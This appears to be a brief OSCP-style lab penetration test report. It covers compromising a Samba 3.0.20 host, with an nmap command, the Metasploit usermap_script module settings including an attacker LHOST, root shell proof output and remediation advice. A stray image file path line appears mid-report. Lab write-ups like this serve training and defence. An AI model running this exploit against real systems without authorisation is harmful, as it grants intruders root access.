OSCP Penetration Test Report

Target: 192.168.56.101
Attacker: Kali Linux 2025.2 (192.168.56.102)
Date: 2025-09-05

Recon

Nmap identified port 445 open running Samba 3.0.20:
`nmap -sV -p 445 192.168.56.101 -oN nmap_samba_results.txt`

Exploitation (Metasploit)

```
use exploit/multi/samba/usermap_script
set RHOST 192.168.56.101
set LHOST 192.168.56.102
exploit
```


Proof of Compromise

Successful exploitation resulted in a root shell:

```
whoami
root

uname -a
Linux metasploitable 2.6.24-16-server
```

Proof Screenshot



Artifacts

- Nmap results saved in: nmap_samba_results.txt
- SMB enumeration saved in: smb_enum_results.txt
- Proof screenshot: proof.samba.png

Remediation

Upgrade Samba to a secure version (>= 3.0.25). Disable anonymous access where not required. Enforce strong authentication for SMB services.